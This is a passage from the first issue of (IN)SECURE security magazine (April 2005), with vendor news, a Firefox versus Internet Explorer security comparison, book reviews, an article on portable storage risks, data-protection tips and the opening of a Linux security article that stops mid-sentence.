


(IN) SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 1 - April 2005



// IS FIREFOX MORE SECURE THAN IE? // LEARN HOW TO SECURE YOUR HOME WIRELESS NETWORK
// LINUX SECURITY - IS IT READY FOR THE AVERAGE USER? // DISCOVER THE RISKS ASSOCIATED WITH PORTABLE STORAGE DEVICES // INTRODUCTION TO SECURING LINUX WITH APACHE, PROFTPD, AND SAMBA
// EXPLORE THE SECURITY VULNERABILITIES IN PHP WEB APPLICATIONS //



Welcome to (IN)SECURE 1.1 the digital security magazine

Looking back at the 7 years of experience we have in managing one of the leading information security portals (www.net-security.org), we have always strived to explore new possibilities and starting an online magazine was definitely one of the most interesting ones. The idea behind (IN)SECURE Magazine is to publish a freely available, freely distributable magazine discussing some of the hottest security topics.

It is our goal to have the magazine's content evolve from issue to issue, so we are very keen in hearing your comments and suggestions. After all it is you, the security professional or enthusiast, that shapes the face of information security and sets new trends.

The editorial team:

Mirko Zorz

Berislav Kucan

(IN)SECURE Magazine contacts:

Feedback and contributions: editors@insecuremag.com

Advertising and marketing: marketing@insecuremag.com

Distribution

(IN)SECURE Magazine can be freely distributed in the form of the original, non modified PDF document. Distribution of substantively modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editors. For reprinting information please send an email to reprint@insecuremag.com or send a fax to 1-866-420-2598.

TABLE OF CONTENTS

Page 04 - Corporate news

Page 06 - Does Firefox really provide more security than Internet Explorer?

Page 08 - Latest additions to our bookshelf

Page 11 - Security risks associated with portable storage devices

Page 15 - 10 tips on protecting customer information from identity theft

Page 16 - Linux security - is it ready for the average user?

Page 20 - How to secure your wireless network

Page 25 - Considerations for preventing information leakage

Page 26 - An introduction to securing Linux with Apache, ProFTPd & Samba

Page 37 - Security vulnerabilities in PHP Web applications

Page 46 - End



Corporate Security News



SecureObjects 1.5 Released

SPI Dynamics announced SecureObjects 1.5. This is the only solution available that automates the development of secure Web applications from the ground up. The product's benefits include tight integration with Visual Studio .NET, easy hardening of applications against attacks, targeted vulnerability identification and tighter integration with the company's DevInspect product. For information on SecureObjects pricing, please contact SPI Dynamics at (1) 678 781-4800 or visit their web site at www.spidynamics.com.



Privacy of Online Banking Key to Customer Loyalty



According to the 2005 Privacy Trust Survey for Online Banking, sponsored by Watchfire, Inc. and conducted by the Ponemon Institute, revealed that 57 % of consumers with high trust in their primary bank say they would cease all online services with their current bank in the event of a single privacy breach. That could translate into the potential

loss of millions of customers making even a single breach a very costly problem for banks. To download a complimentary copy of this report, do visit: www.watchfire.com/resources/privacy-survey.pdf

Simple Sign-On v2.0 Solution Suite Announced

Version3, Inc. announced the availability of Simple Sign-On v2.0 Solution Suite, an identity management solution based on Microsoft Active Directory, which gives users seamless and secure access to run their Windows and SharePoint-based applications without compromising security. For more information please visit the company web site at www.ver3.com.



Senforce Connectivity Control Enforces Remote Access and Wi-Fi Security



Senforce Technologies Inc. announced the availability of a comprehensive new security enforcement technology: Senforce Connectivity Control.

The software ensures all endpoint devices, including desktops, notebooks, and tablet PCs, will remain in constant compliance with government security mandates including key aspects of the DoD Directive 8100.2, which specifies the security requirements and responsibilities governing the use of commercial Wi-Fi devices, services, technologies and networks. For more information, visit www.senforce.com or call 1-877-844-5430.

Tangent Ships Packet Hawk Enterprise Anti-Spyware Appliance

Packet Hawk automatically finds, removes and blocks Spyware, Adware, Pop-ups, Malware, Games, Instant Messaging clients, P2P tools and a host of other security threats from a central management console.

Prices start at \$1,495 for the appliance and software. Packet Hawk is available from Tangent web site at www.tangent.com.



eEye Releases Retina WiFi



eEye Digital Security announced the availability of Retina WiFi, a free network scanning utility that detects the presence of wireless devices located within the network or connected wirelessly to the network.

This tool will detect rogue mobile devices and transmitting laptops, and with its advanced reporting capabilities, provide the means for businesses to assess their wireless security posture.

The Retina WiFi discovery scanner can run on a standard Windows PC or Pocket PC and is backed by the most trusted name in vulnerability management.

The product can be downloaded from the company homepage located at www.eeye.com.

Message Labs Modifies Service Level Agreement

MessageLabs demonstrated confidence in its MessageLabs Anti-Spam service by announcing a new Service Level Agreement (SLA) for customers. The new agreement guarantees businesses a spam capture rate of at least 95 percent and the assurance of a false positive commitment of 0.0004 percent.



MessageLabs Anti-Spam service features a multi-layered approach including MessageLabs Skeptic Anti-Spam predictive technology, Symantec Brightmail AntiSpam technology and additional layers of detection techniques - designed to stop all spam before it reaches corporate networks while ensuring that businesses receive legitimate email. For more information, please visit www.messagelabs.com.



Internet Explorer is a graphical web browser made by Microsoft and comes integrated with Windows. Even though it's by far the most widely used browser, since 2004 it slowly began losing popularity to other browsers like Mozilla Firefox, its Open Source rival developed by the Mozilla Foundation.

Internal security architecture of IE and Firefox

Microsoft Internet Security Framework (http://msdn.microsoft.com/library/en-us/dnsecure/html/msdn_misf.asp) brings a wide variety of security features to IE, features like SSL, PCT (both public-key-based security protocols are implemented in Firefox), authentication using public keys from Certificate Authorities (Verisign's Digital IDs), CryptoAPI (used to incorporate cryptography into applications) and in the future, it will incorporate Microsoft Wallet into Internet Explorer.

IE6SP1 comes with pop-up blocking, a feature long expected which Firefox had since before its name (it was originally known as Phoenix and briefly as Firebird). They are both able to selectively block pop-ups or view blocked pop-ups later. IE6 also provides different levels of security zones thus dividing the Internet into 3 categories: Local Intranet, Trusted Sites, and Restricted Sites.

Other features it possesses are fault collection (more of a Windows feature, it allows users to upload crash information to Microsoft for analysis), content-restricted IFrames (enhances security of iFrames by disabling script for their

content) and Content Advisor (objectionable content filtering). It also uses ActiveX scripts, a technology that allows a web designer to add music and animations to a page.

Due to high number of malicious designed websites in which small scripts automatically download malware to users computers, Microsoft added a warning prompt to IE in order for a user to choose blocking ActiveX on a page.

Firefox doesn't use ActiveX technology and even though this might appear that it restricts web features, use of ActiveX for important tasks in web pages seems most unlikely.

In addition to the features already mentioned (pop-up blocking, SSL and PCT public key authentication) Firefox strikes back with other cool additions like switching user agents (to pretend you are Googlebot or IE2SP8), referrer disabling while browsing, viewing http headers when clicking on links, disabling cookies, java and images in a 2 click step and others.

All in all, preserving security while surfing is a balancing act, the more open you are to downloads of software and to multimedia features, the greater your exposure to risk.

Large Flaws And Timeline In Which Fixes Were Released

Please note that the information was added at the time of writing of this article - March 17th 2005. Some of it may be incorrect now.

According to secunia.com Internet Explorer has 20 out of 79 security vulnerabilities that are still not patched in the latest version (with all vendor patches installed and all vendor workarounds applied), while Firefox has only 4 out of 12 security vulnerabilities unpatched.

Based on information on secunia.com (<http://tinyurl.com/6tj5s> and <http://tinyurl.com/b83y9>) we can see the benefit of an Open Source browser in the security field: while Internet Explorer only issued a patch for 52% of the bugs found and applied partial fixes in 14%, Firefox has not only patched 69% of its flaws but it has never used a partial fix or a workaround. Quoting Marc

Erickson: "Its Open Source nature means that anyone can look at the code and either find or fix holes - and development can go on 24 hours a day, as programmers in different time zones around the world wake up and begin their day.

24 hour development is extremely difficult for most proprietary software companies to do - they need to be very large - like Microsoft - and then they run into large corporation difficulties - politics, turf wars, who gets credit for accomplishments, project coordination, how does a boss in one time zone supervise employees around the world when he has to sleep, etc.

If we look at Secunia's criticality graphs (<http://tinyurl.com/bxqah> and <http://tinyurl.com/btw6z>) we can see that Firefox has 0% extremely critical and 8% highly critical bugs while Internet Explorer has 14% extremely critical and 27% highly critical bugs.

AT THE PRESENT TIME FIREFOX SEEMS MORE SECURE THAN INTERNET EXPLORER, BUT WHAT WILL THE FUTURE BRING?

Comparison Of The Two Browsers

The biggest challenge facing Firefox is that even though it offers tabbed browsing, live bookmarks, text zooming, pop-up blocking and a superior user interface, Microsoft's Internet Explorer is still the most widespread browser. After all, every copy of Microsoft Windows sold includes a version of Internet Explorer and every Web site is optimized for Internet Explorer.

A Google fight reveals us: Internet Explorer - 36,000,000 results, and surprisingly, Firefox - 31,000,000 results. Still, Firefox has its flaws like crashing while trying to view PDF files and taking a lot of time to load. If the next IE version would support tabbing and would be 50% more secure than before, Microsoft would surely maintain dominance in the field. According to W3Schools, (<http://tinyurl.com/56kp>), Firefox has slowed in growth over the past few months and it now has 21% of usage share, compared to IE6 which has 64%.)

Expectations for the future

At the present time Firefox seems more secure than Internet Explorer, but what will the future bring?

An interesting alternative is SecureIE (www.secureie.com) which costs 30\$ and seems to outperform Firefox and IE in the security field (<http://tinyurl.com/bjayn>).

Microsoft has made spyware prevention one of its primary missions as well (<http://tinyurl.com/dq889>), so its browser may improve too in that regard, but for now, switching browsers is the best defense against malware.

As more and more users dump IE due to its lack of features and move towards a faster and more efficient alternative like Firefox, virii and spyware programmers will start using it as their new "feeding ground."


Vaida Bogdan is studying at "Politehnica" University Timisoara and works as a network administrator at the same university. He can be reached at vaida.bogdan@gmail.com.



Internet Denial of Service : Attack and Defense Mechanisms

by Jelena Mirkovic, Sven Dietrich, David Dittrich and Peter Reiher

Prentice Hall PTR, ISBN: 0131475738




This was the first book I came across that discussed solely the behinds of Denial of Service attacks and prevention methods. The authors provide a plethora of information on the structure and attack mechanisms causing denial of service, but mainly focus on defense methods preventing various types of these attacks. As this publication talks about a specific technology topic, readers should have solid pre-requisites in networking and basic knowledge of information security concepts.

From a non-technical point of view, the book also hosts a very informative chapter on legal issues of both defending against DDoS attacks, as well as pursuing the perpetrators causing them.

Troubleshooting Linux Firewalls

by Michael Shinn and Scott Shinn

Addison-Wesley Professional, ISBN: 0321227239



The power of Linux firewalls is unprecedented. The majority of experienced *NIX system administrators that are using Netfilter or iptables, wouldn't even consider about migrating from these powerful tools.


As you would expect from a book with a title containing words such as troubleshooting, Linux and firewalls, there is a myriad of practical firewalling examples inside.

This book is targeted to administrators that want to improve their firewalling skills, as well as learn the tricks of troubleshooting procedures. Besides its value to the more advanced users, the book can also be used as a step by step manual for newcomers to the field of Linux firewalls.

IT Ethics Handbook: Right and Wrong for IT Professionals

by Stephen Northcutt and contributors

Syngress, ISBN: 1931836140



Although the book's covers credit one author, a lot of experts from various parts of the Information Technology industry contributed towards making this book.


Without so many people working in different fields, the book wouldn't cover so many different scenarios.

As an example, the book hosts situations from ethical aspects of full disclosure to unfair product pricing. Although it seems to me that there is too much information mixed together in this book, the final product is a collection of right and wrongs within the IT industry that many will find interesting.

Mapping Security: The Corporate Security Sourcebook for Today's Global Economy

by Tom Patterson and Scott Gleeson Blue

Addison-Wesley Professional, ISBN: 0321304527



This is a business book that can be used as a how-to for understanding and managing risks for your corporation.


It's wealth lies in a metric approach to a global state of security in a quite large number of countries world wide.

The author uses the Mapping Security Index (MSI) that is comprised of four components: communications through output, risks - based on AON Corp. Terror and Political Stability Index, threats - as analyzed by Symantec's DeepSite and by CBI, a cross border index that mainly shows the cultural differences between United States and the given country.

Sendmail Milters : A Guide for Fighting Spam

by Bryan Costales and Marcia Flynt

Addison-Wesley Professional, ISBN: 0321213335




Are you asking yourself what a Milter is? Read on... As spam is becoming one of the biggest problems for all of us, we are grateful that more and more books are published that discuss the spam problem through different perspectives. Obviously the book is targeted towards system administrators that are running sendmail, but a good bunch of info can be used for a general understanding of spam and anti spam techniques. The book goes very deep into the technicalities of spam-proofing your sendmail and therefore is a perfect read for those of you who want to upgrade your sendmail knowledge.

Not to forget - a Milter is a multithread program that is called by sendmail whenever mail is received using SMTP. There you have it.

Zero-Day Exploit

by Rob Shein and Marcus Sachs

Syngress, ISBN: 1931836094



Have you ever wondered how a real cyber thriller would look like? I suppose the author did too as he was writing this book. Being just text it lacks stunning 3D rotating windows and sizzling image effects we're used to see in movies, all of which have nothing to do with real-life criminal hacking.


What this book brings is some sort of relaxation from the ordinary technical materials security professionals are used to and gives you a high-tech perspective of something that may happen, or has already happened.

It's for you to decide if you find it real enough but it certainly beats a Ludlum novel.

Wi-Foo : The Secrets of Wireless Hacking

by Andrew Vladimirov, Konstantin Gavrilenko and Andrei Mikhailovsky

Addison-Wesley Professional, ISBN: 0321202171



I must have read about 10 wireless security books, some of them were perfect, some of them were just average.


The difference between Wi-Foo and all the other books is that this publication looks much more complex and this is surely because it tends to be THE resource on penetrating and defending wireless networks. All the steps of both of these "jobs" are quite well covered, with some valuable information on the technology, tools of the trade as well as different approaches.

One of the book's appendixes hosts a very thorough wireless penetration testing template that could be easily modified to suit your needs.

Slamming Spam : A Guide for System Administrators

by Robert Haskins and Dale Nielsen


Publisher: Addison-Wesley Professional, ISBN: 0131467166



The book with the cool cover - as we've are referencing it in the office - is a very interesting collection of information on different anti spam techniques. The book is meant for a general audience of system administrators as it focuses on different solutions running on various platforms.

For example, there's a detailed guide on setting up SpamAssassin on UNIX, as well as how get the most out of Microsoft Exchange and Lotus Domino mail servers.

The book also hosts a decent amount of information on topics such as Bayesian filtering and distributed checksum filtering.



Security risks associated with portable storage devices

By Lisa Dozois

It seems that nearly every new electronic device on the market today comes equipped with data storage and transfer capabilities. From USB sticks to smart phones, MP3 players to hand-held PCs and iPods, the portability of data has reached new levels of simplicity as the prices of these devices continue to fall while storage capacities continue to rise.

There is no question that USB Flash Drives and their electronic counterparts are a valuable addition to the road warrior's toolbox. The ability to easily transport data between client and company sites, not to mention taking work home for the weekend, make these devices almost irresistible.

Portable storage devices are also handy for making quick backups of important documents and even system registry files. Unlike CD-ROM disks, the stored data can be edited and saved over and over again.

Yes, today's portable personal storage devices have revolutionized the concept of "sneaker net", but are the rewards worth the risks?

These electronic conveniences have created a nightmare for data security managers and have spawned an entire sub industry that is aimed squarely at portable data storage security.

Old Risks and New

Portable data storage devices provide the same functionality as floppy disks, hard drives and CD-ROM and, therefore, are subject to the same virus and spyware risks as their more traditional counterparts. This is a particularly onerous threat for organizations that allow their employees to transfer data between company and home or remote computers.

While most threat-savvy IT departments have complete virus and spyware protection enabled within the enterprise, most organizations have little control over the protection of employees' home computers or computers that employees use at client and vendor sites. With new virus and spyware threats appearing every day, it is entirely possible that the organization's anti-virus and spyware systems may be unaware of the latest threat which has just been introduced by an employee.

Control the use of portable storage devices on your network!



with GFI LANguard Portable Storage Control

GFI LANguard P.S.C.

Network-wide control of removable media

GFI LANguard P.S.C. offers you network-wide control of which users can:

- Plug in a USB stick
- Connect a smartphones, MP3 player or handheld device
- Download/upload data to a digital camera
- Access CDs
- Access floppies



GFI LANguard P.S.C. configuration

All user management is done through Active Directory eliminating extra administration.

Download your FREEWARE copy today from www.gfi.com/nep



GFI

**NETWORK SECURITY
CONTENT SECURITY
MESSAGING**

Portable storage devices are also subject to your standard day-to-day perils such as mechanical or electronic failure, damage from being dropped or being exposed to harsh environmental conditions or just plain getting lost or stolen. The latter two circumstance create a whole new threat level if sensitive data happens to be stored on the missing device.

The term "Business Intelligence" takes on a new and dark meaning when the stealth capabilities of portable storage devices are factored into the equation.

Corporate spies are more common than you may think they are and it's a relatively simple task for a dishonest employee or visitor to transfer company phone books, customer lists, product and pricing lists or other sensitive and potentially damaging data to their electronic device before leaving for the day. The profit potential for these wayward employees is huge. You don't have to look any further than the recent case of the AOL employee who sold 93 million AOL members' email addresses to spammers for \$52,000 and later

sold another list for \$100,000, to get an idea of what people are willing to pay for the valuable data that your employees have access to every day.

Short of actually conducting body cavity searches at the employee exit, there is no secure way to ensure that illegally obtained valuable data isn't sharing an employee's commute home. Even with body cavity searches, security personnel could never have the time to thoroughly examine every portable electronic device that employees and visitors carry with them onto the premises every day.

Public corporations that are subject to Sarbanes-Oxley (SOX), as well as those who face the data security and storage requirements of HIPAA and the USA Patriot Act, have even more at risk from spies who have access to easily stolen data. These laws provide for heavy fines, possible prison sentences and even the potential loss of the right to continue operating the business in some instances. How can so much trouble come from such small devices?

Disabling USB access on an Enterprise-wide basis might not be a reasonable approach for some organizations, but at least publicly accessible machines such as those in conference rooms, lobbies and other common areas should be protected.

Multiple threats require multiple solutions

The easiest way to protect against 99% of the unauthorized use of portable storage devices is to disable or otherwise control the USB port since most devices communicate through USB. However, some devices are capable of using FireWire and infrared technology, so security of those ports must be considered as well.

Methods for securing against USB access range from simply removing or disconnecting the port, to installing special software that is designed to control who has access to USB devices and what these devices are able to do when connected.

Disabling USB access on an Enterprise-wide basis might not be a reasonable approach for some

organizations, but at least publicly accessible machines such as those in conference rooms, lobbies and other common areas should be protected.

There are security products available which will alert the network administrator when portable devices are connected and removed from any PC in the network. While the average network administrator cannot possibly monitor these alerts 24/7, especially in organizations where there is widespread usage of these storage devices, logged alerts do provide a good starting point for after-the-fact investigations.

If a USB-disabling or monitoring program is going to be used, then IT managers need to ensure that accommodations are made for USB-connected pointing devices, printers and keyboards.

This can be done either by using software which specifically recognizes and allows those devices, or by moving these devices to legacy ports.

Some IT managers have taken a "cast a wide net" approach by completely disabling the Windows "Plug and Play" setup options on deployed machines after their initial configuration. This creates additional work for the PC support group when authorized hardware needs to be installed later, but it is effective in controlling what users can and cannot add to their machines.

At the very minimum an organization needs to implement an automatic PC "lock down" policy which ensures that unattended PCs drop into "password required" mode after some defined period of activity. That "defined" period is open to interpretation, but the shorter the period of time, the better.

If organizations that are subject to SOX or other federal requirements must issue portable storage devices to key personnel in order for them to fulfill their job responsibilities, then there are devices which come equipped with internal security protection available such as biometrics identification, secure password schemes and encryption methodologies.

Get it in writing

While a written data security policy won't do much for stopping willful illegal activity, and it won't make any of your users smarter when it comes to installing protection on their home computers, it does give you a leg to stand on when it comes to taking either disciplinary or legal action against violators when warranted.

At a minimum, your portable storage security policy should address these issues:

- Define who is permitted to use portable data storage devices and what types of data are permitted to be stored on these devices.
- Establish rules for vendors and visitors who want to attach devices during presentations or visits to the organization.
- Establish virus and spyware protection standards for employees who use home or off-premise computers.
- Establish password and data encryption standards for portable storage devices.
- Establish a reporting procedure for notifying a responsible party in the event that a portable data storage device is lost or stolen.

Lisa Dozois is the Senior Writer for CopySurgery.com, a provider of Internet and traditional publishing content. She may be reached at Lisa@CopySurgery.com or visit her site at www.CopySurgery.com.



HNS SECURITY SOFTWARE DATABASE

Get the largest selection of the best security software for Windows, Linux, Mac OS X and Pocket PC platforms.

20 CATEGORIES
1.7 MILLION DOWNLOADS SO FAR

www.net-security.org



10 Tips on Protecting Customer Information from Identity Theft

- ➔ Unless there is a specific reason that personal information is being stored, get rid of it. If information needs to be there, set a timetable for its length of stay and when it can be disposed of.
- ➔ Make sure that the server holding personal information is isolated to its own network with limited access. The network should be secured/protected by a strong firewall that protects from attacks at the network, protocol and most importantly the application layer.
- ➔ The server that contains the personal information should NOT allow direct connectivity to any user on the public Internet.
- ➔ The isolation of the database server should provide protection not only from the internet but from other internet facing servers as well as the internal network.
- ➔ Under no circumstance should the database server be permitted to initiate connections to the internet.
- ➔ The controls afforded by the application layer defenses must include the ability to control not only what the database can query, but the explicit commands that can be run, as well as the number of responses per query.
- ➔ Both the security mechanisms and the database server should be operated on kernel hardened operating systems to mitigate the risk of operating system bugs or vulnerabilities.
- ➔ Strict controls of who can access the server should be in place, be enforced, and reviewed to validate the need for access rights.
- ➔ A multi-defense is your best defense; take full advantage of both security mechanisms available within the database application and strong encryption as well as security mechanisms of the application level firewall.
- ➔ All communication of personal data sent to/from the database across public and private networks should be permitted over encrypted channels (HTTPS / SSL SSH).

These tips were provided by Paul Henry, a Senior Vice President with CyberGuard Corporation (www.cyberguard.com).



Linux Security is it ready for the average user? By Bob Toxen

There seems to be a new important security patch out for Linux every month, lots of "do not use this program" warnings, too many articles and books with too little useful information, high-priced consultants, and plenty of talk about compromised systems. It is almost enough to send someone back to Windows. Can the average Linux user or system administrator keep his or her system secure and still have time to do other things? I am happy to say yes and here is how to do it.

The Five Keys To Locking Your Linux System Down

Really, there are only five things needed to keeping a Linux system secure. This goes for both servers and client systems -- desktops and laptops.

The first is to keep up-to-date with patches. This is easy to do yet is critical.

First, pick a distribution that provides timely security patches, which is most Linux distributions. Mandrake, SuSE, Slackware, Gentoo,

